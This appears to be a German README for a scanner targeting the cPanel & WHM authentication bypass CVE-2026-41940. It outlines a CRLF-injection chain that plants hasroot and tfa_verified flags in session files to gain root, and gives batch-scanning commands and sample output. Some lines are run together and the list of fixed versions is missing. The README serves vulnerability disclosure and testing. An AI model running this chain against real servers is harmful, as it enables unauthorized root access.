 isee857/cpanel-whm-cve-2026-41940-authbypass
Scanner für die cPanel- & WHM-Authentifizierungsumgehung (CVE-2026-41940), der anfällige Versionen über CRLF-Injection und Session-Manipulation erkennt, mit Multi-Threading und Proxy-Unterstützung.

CVE-2026-41940 cPanel & WHM Authentication Bypass Scanner
Dieses Tool ist ausschließlich für autorisierte Sicherheitstests und Bildungszwecke bestimmt. Der Nutzer muss die lokalen Gesetze und Vorschriften einhalten; das Scannen nicht autorisierter Systeme ist strengstens untersagt. Der Autor übernimmt keine Verantwortung für Missbrauch.
| Punkt | Details |
|---|
| CVE ID | CVE-2026-41940 |
| Schwachstellenname | cPanel & WHM Session File CRLF Injection |
| Schweregrad | 🔴 KRITISCH (CVSS 9.8) |
| Betroffene Versionen | cPanel & WHM < 11.110.0.97 / 11.118.0.63 / 11.126.0.54 / 11.132.0.29 / 11.134.0.20 / 11.136.0.5 |
| Schwachstellentyp | Authentifizierungsumgehung → Root-Zugriff |
| Ausnutzungsschwierigkeit | Niedrig |
cPanel & WHM weist einen logischen Fehler bei der Verarbeitung von Sitzungsdateien auf:
saveSession() ruft filter_sessiondata() erst nach dem Schreiben der Sitzungsdatei aufAuthorization: Basic-Header mit CRLF-Injection konstruierenhasroot=1, tfa_verified=1✅ Präzise Erkennung - Reproduziert exakt die ursprüngliche Exploit-Kette
✅ Keine Abhängigkeiten - Verwendet nur die Python-Standardbibliothek
✅ Multithreading - Unterstützt Batch-Scans
✅ Proxy-Unterstützung - Kompatibel mit Burp Suite/Owasp ZAP
✅ Intelligente Analyse - Automatische Vervollständigung von Protokoll und Port
✅ Hervorgehobene Ausgabe - Schwachstellenergebnisse rot hervorgehoben
[1] POST /login/?login_only=1          → Vorauthentifizierte Sitzung abrufen
[2] GET / + CRLF-Injection             → Sitzungsdatei verunreinigen
[3] GET /scripts2/listaccts           → Cache-Aktualisierung auslösen
[4] GET /cpsess/token/json-api/version → Root-Berechtigung verifizieren
wget https://github.com/iSee857/cPanel-WHM-CVE-2026-41940-AuthBypass/blob/main/cPanel-WHM-CVE-2026-41940-AuthBypass.py
chmod +x cPanel-WHM-CVE-2026-41940-AuthBypass.py
# https:// automatisch vervollständigen
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087

# Vollständige URL angeben
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u https://example.com:2087
# Ziele aus Datei lesen
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt -t 20

# targets.txt Format:
# 1.2.3.4:2087
# example.com:2087
# https://test.com:2087
# HTTP-Proxy verwenden
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087 --proxy http://127.0.0.1:8080

# Batch-Scan über Proxy
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt --proxy http://127.0.0.1:8080 -t 5
| Parameter | Beschreibung | Beispiel |
|---|---|---|
-u, --url | Einzelnes Ziel | -u 1.2.3.4:2087 |
-f, --file | Zieldatei | -f targets.txt |
-t, --threads | Thread-Anzahl (Standard: 10) | -t 20 |
--timeout | Timeout (Standard: 10 Sekunden) | --timeout 15 |
--proxy | HTTP/HTTPS-Proxy | --proxy http://127.0.0.1:8080 |

13:45:01 [SCAN] Testing 1.2.3.4:2087
13:45:02 [INFO] Got session: 9f3a2c1b8d...
13:45:02 [INFO] Got token: /cpsess1234567890
13:45:03 [VULN] CVE-2026-41940 CONFIRMED! 1.2.3.4:2087

13:46:01 [SCAN] Testing 5.6.7.8:2087
13:46:02 [ERR ] Failed to get session 5.6.7.8:2087
Das Skript bestätigt die Schwachstelle über die folgende Logik:
whostmgrsession-Cookies/cpsess{digit}-Pfad/json-api/version gibt 200 zurück und enthält das Feld "version"⚠️ Hinweis: Einige Ziele können 500/503 mit "License" zurückgeben. Dies bedeutet weiterhin eine erfolgreiche Authentifizierungsumgehung, es fehlt lediglich die kommerzielle Lizenz.
Sofort auf folgende Sicherheitsversionen aktualisieren:
Temporäre Abhilfemaßnahmen:
/var/cpanel/sessions/ überwachenDieses Tool ist ausschließlich für autorisierte Sicherheitstests und Verteidigungsforschung bestimmt. Jegliches nicht autorisierte Scannen ist rechtswidrig und erfolgt auf eigene Verantwortung.
Star ⭐ dieses Projekt, um weitere Sicherheitstool-Updates zu erhalten!
